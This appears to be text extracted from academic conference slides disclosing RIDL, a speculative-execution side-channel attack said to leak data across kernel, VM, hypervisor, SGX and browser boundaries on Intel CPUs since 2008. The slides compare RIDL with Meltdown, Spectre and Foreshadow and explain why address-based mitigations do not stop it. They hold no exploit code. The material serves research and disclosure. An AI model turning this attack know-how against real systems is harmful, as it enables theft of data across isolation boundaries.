

RIDL

ROGUE IN-FLIGHT DATA LOAD

Stephan van Schaik - Alyssa Milburn

Sebastian Österlund - Pietro Frigo - Giorgi Maisuradze*

Kaveh Razavi - Herbert Bos - Cristiano Guiffrida




What can we still do as an attacker?

Meet **Rogue In-flight Data Load** or RIDL
A new **class** of speculative execution attacks
that knows no boundaries


Privilege levels are just a *social construct*

SECURITY DOMAINS




We can leak between hardware threads!

SECURITY DOMAINS




But can we leak across other security domains?

SECURITY DOMAINS




Yes, we can!

SECURITY DOMAINS




We leak from the kernel ...

SECURITY DOMAINS




... across VMs ...

SECURITY DOMAINS



... from the hypervisor ...

SECURITY DOMAINS



... and from SGX enclaves!

We leak across all security domains!

SECURITY DOMAINS

Can we leak in the web browser?

SECURITY DOMAINS

Yes, we can!

SECURITY DOMAINS

Yes, we can!

- We reproduced RIDL in Mozilla Firefox

SECURITY DOMAINS

Yes, we can!

- We reproduced RIDL in Mozilla Firefox
- ⇒ No need for special instructions


We leak across security domains, and in the browser!

Memory addresses are a *social construct* too

PREVIOUS ATTACKS



MELTDOWN
CVE-2017-5754



SPECTRE
CVE-2017-5715
CVE-2017-5753




FORESHADOW
CVE-2018-3615
CVE-2018-3620
CVE-2018-3646

Previous attacks show we can speculatively leak from
addresses

PREVIOUS ATTACKS



MELTDOWN
CVE-2017-5754



SPECTRE
CVE-2017-5715
CVE-2017-5753



FORESHADOW
CVE-2018-3615
CVE-2018-3620
CVE-2018-3646


Our mitigation efforts focus on isolating/masking addresses

- **Spectre:** access out-of-bound *addresses*
- **Meltdown:** leak kernel data from virtual *addresses*
- **Foreshadow:** leak from physical *address*

- **Spectre:** mask array index to limit *address* range
- **Meltdown:** unmap kernel *addresses* from userspace
- **Foreshadow:** invalidate physical *address*

Example


MELTDOWN



Before

Problem: leak kernel data from virtual addresses

MELTDOWN



Solution: unmap kernel addresses

PREVIOUS ATTACKS

PREVIOUS ATTACKS

- Previous attacks exploit addressing

PREVIOUS ATTACKS

- Previous attacks exploit addressing
- Mitigation by isolating/masking addresses

RIDL

RIDL does *not* depend on addressing:

RIDL

RIDL does *not* depend on addressing:

- ⇒ Bypass *all* address-based security checks

RIDL


RIDL does *not* depend on addressing:

- ⇒ Bypass *all* address-based security checks
- ⇒ Makes RIDL **hard to mitigate**

What CPUs does RIDL affect?

We bought Intel and AMD CPUs from almost every generation since 2008

... and sent the invoices to Herbert



RIDL works on all mainstream Intel CPUs since 2008

SUPPORT

Support Home > Processors >

Side-channel Vulnerability and Mitigation Methods

The security of our products is one of our most important priorities.

The threat environment continues to evolve. Intel is committed to investing in the security and reliability of our products, and to working to safeguard users' sensitive information.

Specific to side-channel vulnerabilities, mitigations have been provided for all variants noted below through a combination of updates for:

- Firmware
- Operating systems
- Virtual Machine Manager*

System manufacturers have incorporated these updates. Some Intel products may contain hardware mitigations. See the table below for mitigation details:

Processor Model	Vulnerability and Mitigation Method					
	Variant 1 (Bounds Check Bypass; also known as Spectre)	Variant 2 (Branch Target Injection; also known as Spectre)	Variant 3 (Rogue Data Cache Load; also known as Meltdown)	Variant 3a (Rogue System Register Read; also known as Meltdown)	Variant 4 (Rogue System Register Read)	Variant 5 (L1 Terminal Fault)
Intel® Core™ i9-9900k	OS/VMM	Firmware +OS	Hardware	Firmware	Firmware +OS	Hardware
Intel® Core™ i7-9700k	OS/VMM	Firmware +OS	Hardware	Firmware	Firmware +OS	Hardware



Documentation

Content Type
Product Information & Documentation

Article ID
000031501

Last Reviewed
11/21/2018

- Firmware
- Operating systems
- Virtual Machine Manager*

System manufacturers have incorporated these updates. Some Intel products may contain hardware mitigations. See the table below for mitigation details:

	Vulnerability and Mitigation Method					
Processor Model	Variant 1 (Bounds Check Bypass; also known as Spectre)	Variant 2 (Branch Target Injection; also known as Spectre)	Variant 3 (Rogue Data Cache Load; also known as Meltdown)	Variant 3a (Rogue System Register Read; also known as Meltdown)	Variant 4 (Rogue System Register Read)	Variant 5 (L1 Terminal Fault)
Intel® Core™ i9-9900k	OS/VMM	Firmware +OS	Hardware	Firmware	Firmware +OS	Hardware
Intel® Core™ i7-9700k	OS/VMM	Firmware +OS	Hardware	Firmware	Firmware +OS	Hardware
Intel® Core™ i5-9600k	OS/VMM	Firmware +OS	Hardware	Firmware	Firmware +OS	Hardware
Intel® Core™					Firmware	

Intel announces Coffee Lake Refresh

- Firmware
- Operating systems
- Virtual Machine Manager*

System manufacturers have incorporated these updates. Some Intel products may contain hardware mitigations. See the table below for mitigation details:

	Vulnerability and Mitigation Method					
Processor Model	Variant 1 (Bounds Check Bypass; also known as Spectre)	Variant 2 (Branch Target Injection; also known as Spectre)	Variant 3 (Rogue Data Cache Load; also known as Meltdown)	Variant 3a (Rogue System Register Read; also known as Meltdown)	Variant 4 (Rogue System Register Read)	Variant 5 (L1 Terminal Fault)
Intel® Core™ i9-9900k	OS/VMM	Firmware +OS	Hardware	Firmware	Firmware +OS	Hardware
Intel® Core™ i7-9700k	OS/VMM	Firmware +OS	Hardware	Firmware	Firmware +OS	Hardware
Intel® Core™ i5-9600k	OS/VMM	Firmware +OS	Hardware	Firmware	Firmware +OS	Hardware
Intel® Core™					Firmware	

In-silicon mitigations against Meltdown and Foreshadow

- Firmware
- Operating systems
- Virtual Machine Manager*

System manufacturers have incorporated these updates. Some Intel products may contain hardware mitigations. See the table below for mitigation details:

	Vulnerability and Mitigation Method					
Processor Model	Variant 1 (Bounds Check Bypass; also known as Spectre)	Variant 2 (Branch Target Injection; also known as Spectre)	Variant 3 (Rogue Data Cache Load; also known as Meltdown)	Variant 3a (Rogue System Register Read; also known as Meltdown)	Variant 4 (Rogue System Register Read)	Variant 5 (L1 Terminal Fault)
Intel® Core™ i9-9900k	OS/VMM	Firmware +OS	Hardware	Firmware	Firmware +OS	Hardware
Intel® Core™ i7-9700k	OS/VMM	Firmware +OS	Hardware	Firmware	Firmware +OS	Hardware
Intel® Core™ i5-9600k	OS/VMM	Firmware +OS	Hardware	Firmware	Firmware +OS	Hardware
Intel® Core™					Firmware	

Let's buy the Intel Core i9-9900K!

... and send another invoice to Herbert



We got it the day *after* we submitted the paper

===

RIDL works regardless of these in-silicon mitigations

- ✓ Intel Xeon Silver 4110 (Skylake SP) - 2017
- ✓ Intel Core i7-8700K (Coffee Lake) - 2017
- ✓ Intel Core i7-7800X (Skylake X) - 2017
- ✓ Intel Core i7-7700K (Kaby Lake) - 2017
- ✓ Intel Core i7-6700K (Skylake) - 2015
- ✓ Intel Core i7-5775C (Broadwell) - 2015
- ✓ Intel Core i7-4790 (Haswell) - 2014
- ✓ Intel Core i7-3770K (Ivy Bridge) - 2012
- ✓ Intel Core i7-2600 (Sandy Bridge) - 2011
- ✓ Intel Core i3-550 (Westmere) - 2010
- ✓ Intel Core i7-920 (Nehalem) - 2008

AMD

We also tried to reproduce it on AMD

AMD

We also tried to reproduce it on AMD


RIDL does *not* affect AMD

- ✓ Intel Core i9-9900K (Coffee Lake R) - 2018
- ✓ Intel Xeon Silver 4110 (Skylake SP) - 2017
- ✓ Intel Core i7-8700K (Coffee Lake) - 2017
- ✓ Intel Core i7-7800X (Skylake X) - 2017
- ✓ Intel Core i7-7700K (Kaby Lake) - 2017
- ✓ Intel Core i7-6700K (Skylake) - 2015
- ✓ Intel Core i7-5775C (Broadwell) - 2015
- ✓ Intel Core i7-4790 (Haswell) - 2014
- ✓ Intel Core i7-3770K (Ivy Bridge) - 2012
- ✓ Intel Core i7-2600 (Sandy Bridge) - 2011
- ✓ Intel Core i3-550 (Westmere) - 2010
- ✓ Intel Core i7-920 (Nehalem) - 2008

